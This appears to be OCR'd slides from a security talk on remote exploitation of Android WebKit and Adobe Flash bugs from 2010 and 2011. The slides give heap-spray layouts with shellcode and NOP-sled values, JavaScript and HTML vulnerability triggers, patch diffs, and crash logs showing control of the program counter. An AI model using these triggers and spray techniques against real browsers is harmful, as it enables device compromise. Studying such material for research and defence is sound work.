
Remote Exploitation

- **Android Heap-spraying exploit case**
  - CVE-2010-1807 webkit library vulnerability (changeset 64706)
    parseFloat() floating point datatype Invalid NAN parsing bug
  - CVE-2010-1119 webkit library vulnerability (changeset 53501)
    removeChild() use-after-free remote code execution bug
  - CVE-2010-1813 webkit library vulnerability (changeset 63048)
    HTML Objects outline memory corruption bug
  - CVE-2011-0611 adobe flash vulnerability (apsa11-02)
    SharedObject.prototype.getSize and Date memory corruption bug
  - CVE-2010-1759 webkit library vulnerability (changeset 59109)
    Node.normalize method remote code execution bug
  - CVE-2011-2140 adobe flash vulnerability (apsb11-21)
    MP4 sequenceParameterSetNALUnit Remote code execution bug

Remote Exploitation

- **Heap spray exploit memory structure**
  - A bit complicate structure
  - Inefficient memory use
  - Low success rates

CVE-2010-1119 case



🟩 = 0xe1a05005 + shellcode

🟦 = 0x00600060


🟨 = 0x00580058

Remote Exploitation

- **improved Heap spray exploit memory structure**

CVE-2010-1119, CVE-2010-1807 case

CVE-2011-0611 case



shellcode

0x007933bc (NOP)

shellcode

0x007933bc (NOP)

shellcode

0x007933bc (NOP)

0x007933bc

0x009b33bc

shellcode

0x009b33bc (NOP)

shellcode

0x009b33bc (NOP)

shellcode

0x009b33bc (NOP)

0x0000a000

🟩 = shellcode

🟦 = NOP sled

Case by Case Exploit Example

INETCOP
Total security solution

Case study: CVE-2010-1807

- **CVE-2010-1807 webkit library vulnerability**
  - http://trac.webkit.org/changeset/64706
  - Vulnerability trigger

```
description(
"This test checks for a crash when parsing NaN. You should see the text 'NaN' below."
);

debug(-parseFloat("NAN(ffffeeeeeff0f)"));

var successfullyParsed = true;
```

  - Patch code

```
trunk/JavaScriptCore/API/JSValueRef.cpp
...
    // Our JSValue representation relies on a standard bit pattern for NaN. NaNs
    // generated internally to JavaScriptCore naturally have that representation,
    // but an external NaN might not.
    if (isnan(value))
        value = NaN;
```

Case study: CVE-2010-1807

- **CVE-2010-1807 webkit library vulnerability**

```
-parseFloat("NAN(ffffe00792c60)");
```

```
I/DEBUG   ( 9960): Build fingerprint: 'MOTO_SKT/sholest/sholest/sholes:2.0.1/STSKT_...
I/DEBUG   ( 9960): pid: 10188, tid: 10202  >>> com.android.browser <<<
I/DEBUG   ( 9960): signal 4 (SIGILL), fault addr 00792b90
I/DEBUG   ( 9960):  r0 476c70d0  r1 00792c60  r2 bc9bf624  r3 00792ad8
I/DEBUG   ( 9960):  r4 476c70d0  r5 aa422750  r6 47c03098  r7 0079eca8
I/DEBUG   ( 9960):  r8 476c7da8  r9 43641f1c  10 43641f04  fp 002f3498
I/DEBUG   ( 9960):  ip aa00bab0  sp 476c70a8  lr aa00bac5  pc 00792b90  cpsr 80000010
I/DEBUG   ( 9960):          #00  pc 00792b90  [heap]
I/DEBUG   ( 9960):          #01  pc 0000bac2  /system/lib/libwebcore.so
I/DEBUG   ( 9960):          #02  pc 000497c0  /system/lib/libwebcore.so
I/DEBUG   ( 9960):          #03  pc 002c1eec  /system/lib/libwebcore.so
I/DEBUG   ( 9960):          #04  pc 002c2ae4  /system/lib/libwebcore.so
I/DEBUG   ( 9960):          #05  pc 002c2f78  /system/lib/libwebcore.so
```

```
baac:      f20f 0c00      addw    ip, pc, #0      ; 0x0
bab0:      4b1b           ldr     r3, [pc, #108]  (bb20 <JNI_OnLoad+0x3d8>)
bab2:      f110 0f02      cmn.w   r0, #2  ; 0x2
bab6:      4463           add     r3, ip
bab8:      d105           bne.n   bac6 <JNI_OnLoad+0x37e>
baba:      6809           ldr     r1, [r1, #0]
babc:      6808           ldr     r0, [r1, #0]
babe:      6b03           ldr     r3, [r0, #48]
bac0:      4620           mov     r0, r4
bac2:      4798           blx     r3
```

Case study: CVE-2010-1119

- **CVE-2010-1119 webkit library vulnerability**
  - http://trac.webkit.org/changeset/53501
  - Vulnerability trigger

```
<HTML><HEAD>
<SCRIPT>function test() {
   nodes=document.getElementById(“target”).getAttributeNode(“id”).childNodes;
   document.getElementById(“target”).removeChild(nodes[0]);
   setTimeout(function(){for(var i=0;i<0x10000;i++){var s=new String(unescape(“XXXX"));}
   nodes[0].textContent},0);
}</SCRIPT></HEAD>
<BODY onload=test()><P id=target></P></BODY>
</HTML>
```

  - Patch code

```
trunk/WebCore/dom/Node.cpp:
- 920       data->nodeLists()->invalidateCachesThatDependOnAttributes();
+ 920     if (!isAttributeNode())
+ 921         data->nodeLists()->invalidateCachesThatDependOnAttributes();
+ 922     else
+ 923         data->nodeLists()->invalidateCaches();
```

Case study: CVE-2010-1119

- **CVE-2010-1119 webkit library vulnerability**

```
I/DEBUG   (11018): Build fingerprint: 'MOTO_SKT/sholest/sholest/sholes:2.0.1/STSKT_...
I/DEBUG   (11018): pid: 11339, tid: 11350  >>> com.android.browser <<<
I/DEBUG   (11018): signal 11 (SIGSEGV), fault addr 585858ac
I/DEBUG   (11018):  r0 00512ca0  r1 00512ca0  r2 58585858  r3 76e35a6d
I/DEBUG   (11018):  r4 00512ca0  r5 4359bb40  r6 481c9048  r7 477223e0
I/DEBUG   (11018):  r8 47722da8  r9 43631f1c  10 43631f04  fp 002f4790
I/DEBUG   (11018):  ip 0000003f  sp 47722158  lr aa049c0b  pc aa04bf6c  cpsr 40000030
I/DEBUG   (11018):          #00  pc 0004bf6c  /system/lib/libwebcore.so
I/DEBUG   (11018):          #01  pc 001af42e  /system/lib/libwebcore.so
I/DEBUG   (11018):          #02  pc 0000ba4c  /system/lib/libwebcore.so
I/DEBUG   (11018):          #03  pc 001ce21a  /system/lib/libwebcore.so
I/DEBUG   (11018):          #04  pc 001d6d68  /system/lib/libwebcore.so
```

```
   4bf62:       6038            str     r0, [r7, #0]
   4bf64:       607b            str     r3, [r7, #4]
   4bf66:       e07a            b.n     4c05e <JNI_OnLoad+0x40916>
   4bf68:       6822            ldr     r2, [r4, #0]
   4bf6a:       4620            mov     r0, r4
   4bf6c:       6d51            ldr     r1, [r2, #84]
   4bf6e:       4788            blx     r1
   4bf70:       3801            subs    r0, #1
   4bf72:       280b            cmp     r0, #11
```

Case study: CVE-2010-1813

- **CVE-2010-1813 webkit library vulnerability**
  - http://trac.webkit.org/changeset/63048
  - Vulnerability trigger

```
<meta http-equiv="refresh" content="1;URL=ex.html"><iframe src="ex.html"></iframe>
<dialog style='position:relative'> <h style='outline-style:auto'>X<div></div></h></dialog>
```

  - Patch code

```
trunk/WebCore/rendering/RenderBlock.cpp:
- 2210             if (!inlineRenderer->hasSelfPaintingLayer())
- 2211                 containingBlock()->addContinuationWithOutline(inlineRenderer);
+ 2210            RenderBlock* cb = containingBlock();  …
+ 2212            bool inlineEnclosedInSelfPaintingLayer = false;
+ 2213            for(RenderBoxModelObject *box=inlineRenderer;box!=cb;box=box->parent()-
>enclosingBoxModelObject()) {
+ 2214                if (box->hasSelfPaintingLayer()) {
+ 2215                    inlineEnclosedInSelfPaintingLayer = true;
+ 2216                    break;
+ 2217                }
+ 2218            }  …
+ 2220            if (!inlineEnclosedInSelfPaintingLayer)
+ 2221                cb->addContinuationWithOutline(inlineRenderer);
```

Case study: CVE-2010-1813


- **CVE-2010-1813 webkit library vulnerability**

```
I/DEBUG   ( 2846): Build fingerprint: 'MOTO_SKT/sholest/sholest/sholes:2.0.1/STSKT_...
I/DEBUG   ( 2846): pid: 2884, tid: 2895  >>> com.android.browser <<<
I/DEBUG   ( 2846): signal 11 (SIGSEGV), fault addr 00000000
I/DEBUG   ( 2846):  r0 004b5404  r1 004b5404  r2 00000022  r3 00000000
I/DEBUG   ( 2846):  r4 00737b40  r5 004b5404  r6 00550f20  r7 00000008
I/DEBUG   ( 2846):  r8 476c7da0  r9 43641e50  10 43641e38  fp 002f1c28
I/DEBUG   ( 2846):  ip 0000003f  sp 476c75b8  lr aa16e54f  pc 00000000  cpsr 20000010
I/DEBUG   ( 2846):          #00  pc 00000000
I/DEBUG   ( 2846):          #01  pc 0016e54c  /system/lib/libwebcore.so
I/DEBUG   ( 2846):          #02  pc 001440d6  /system/lib/libwebcore.so
I/DEBUG   ( 2846):          #03  pc 00147922  /system/lib/libwebcore.so
I/DEBUG   ( 2846):          #04  pc 0014485c  /system/lib/libwebcore.so
```

```
16e540:       b570           push    {r4, r5, r6, lr}
16e542:       4605           mov     r5, r0
16e544:       6828           ldr     r0, [r5, #0]
16e546:       f8d0 30a8      ldr.w   r3, [r0, #168]
16e54a:       4628           mov     r0, r5
16e54c:       4798           blx     r3
16e54e:       b148           cbz     r0, 16e564 <_stack+0xee564>
16e550:       68eb           ldr     r3, [r5, #12]
16e552:       2b00           cmp     r3, #0
```

Case study: CVE-2011-0611

- **CVE-2011-0611 adobe flash vulnerability**
  - http://adobe.com/support/security/advisories/apsa11-02.html
  - Vulnerable swf binary



```
00000420h: 05 08 19 07 01 00 00 00 08 0E 08 05 08 1A 01 00 ; ................
00000430h: 00 00 00 08 10 08 1B 08 1B 06 00 00 00 00 10 11 ; ................
00000440h: 11 11 07 01 00 00 00 08 1C 08 1D 06 FB 21 09 40 ; ............?.@
